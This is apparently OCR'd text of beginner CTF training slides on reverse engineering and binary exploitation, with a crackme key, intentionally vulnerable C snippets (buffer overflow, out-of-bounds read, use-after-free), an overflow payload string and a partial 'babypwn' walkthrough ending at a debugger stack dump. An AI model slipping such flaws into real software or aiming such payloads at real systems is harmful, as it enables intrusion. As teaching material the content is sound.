key vs real_key

real_key replaces last character with "!"


# rev

Reverse Engineering



- (newborn) Baby "crackme"

"s3cr3t_1337_k3y1" -> "s3cr3t_1337_k3y!"




```
$ ./newborn
KEY: s3cr3t_1337_k3y!
WIN
```

win (yay)

# pwn

Binary Exploition




- Memory Corruption
- Hardest and most sought after category for most teams
- Steepest learning curve
- Very vast field
    - Stack, Heap, Browser, Kernel, Hypervisor, Embedded, etc
- AAAAAAAAAAAAAAAAAAAAAAAAAA\x08\x56\x40\x00

# pwn

What should you know?

- The C programming Language
- x86/x64 + ARM/aarch64 assembler
- python for scripting
- An understanding of memory and different data structures
  - Stack, Linked List, etc
- A good grasp on reverse engineering




# pwn

Vulnerability Examples:

reads 128 bytes into 64 byte buffer, overflow of 64 bytes on the program's stack

we don't check if idx is within the array bounds, allowing us to read OOB

read from chunk after it's free (UAF) leaking chunk metadata




```c
char buf[64];
read(0, buf, 128);

int idx;
int numbers[3] = {1,2,3};
scanf("%d", idx);
printf("%x\n", numbers[idx]);

char* chunk = malloc(0x20);
read(0, chunk, 0x18);
free(chunk);
printf("%s\n", chunk);
```

# pwn


Tools:

- pwntools
- pwninit
- gdb
  - pwdbg or gef plugin
- Decompiliers
  - IDA, Binary Ninja, Ghidra
  - online at https://dogbolt.org



# pwn

Where to Learn?



- pwn.college
  - from beginner to advanced lectures and challenges

./ pwn.college

- pwnable.tw (hard)


PWNABLE.TW

- Play CTFs and learn from Writeups

- Write C programs and try to break them


# pwn

Challenge Example - "babypwn" from Perth Socialware



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setup(argc, argv, envp);
  vuln();
  return 0;
}
```

boilerplate code for setting up remote buffering to run the binary over the network




```
int setup()
{
  setvbuf(_bss_start, 0LL, 2, 0LL);
  return setvbuf(stdin, 0LL, 2, 0LL);
}

int vuln()
{
  char v1[96]; // [rsp+0h] [rbp-60h] BYREF

  puts("What's your name?");
  gets(v1);
  return printf("Hello, %s!\n", v1);
}
```

gets reads a infinite number of bytes into a fixed 96 byte buffer, allowing us to "overflow" it

# pwn


Challenge Example - "babypwn" from Perth Socialware

We want to call "win" to spawn a shell



```c
int win()
{
  return system("/bin/sh");
}
```

What does the program memory look like after filling the buffer??




```
pwndbg> stack
00:0000│ rsi rsp 0x7fffffffdc40 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
... ↓            7 skipped
pwndbg>
08:0040│     0x7fffffffdc80 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
... ↓        3 skipped
